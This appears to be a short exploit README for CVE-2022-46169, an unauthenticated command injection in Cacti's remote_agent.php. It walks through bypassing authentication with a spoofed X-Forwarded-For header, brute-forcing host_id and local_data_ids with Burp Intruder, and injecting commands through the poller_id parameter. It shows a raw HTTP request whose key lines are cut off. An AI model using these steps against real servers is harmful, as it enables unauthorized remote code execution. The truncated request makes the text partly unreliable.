
CVE-2022-46169

CVE-2022-46169 Cacti remote_agent.php Unauthenticated Command Injection.


Auth Bypass


Add `X-Forwarded-For` header to bypass authentication, note that its value is not a fixed value.



Brute Force

Use Burp Intruder to fuzz test the values of `host_id` and `local_data_ids`.





RCE

The point of command injection is the `poller_id` parameter.

```
GET /cacti/remote_agent.php?action=polldata&pol
Host:
User-Agent: Mozilla/5.0 (X11; U; Linux armv6l;
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
X-Forwarded-For: 127.0.0.1
```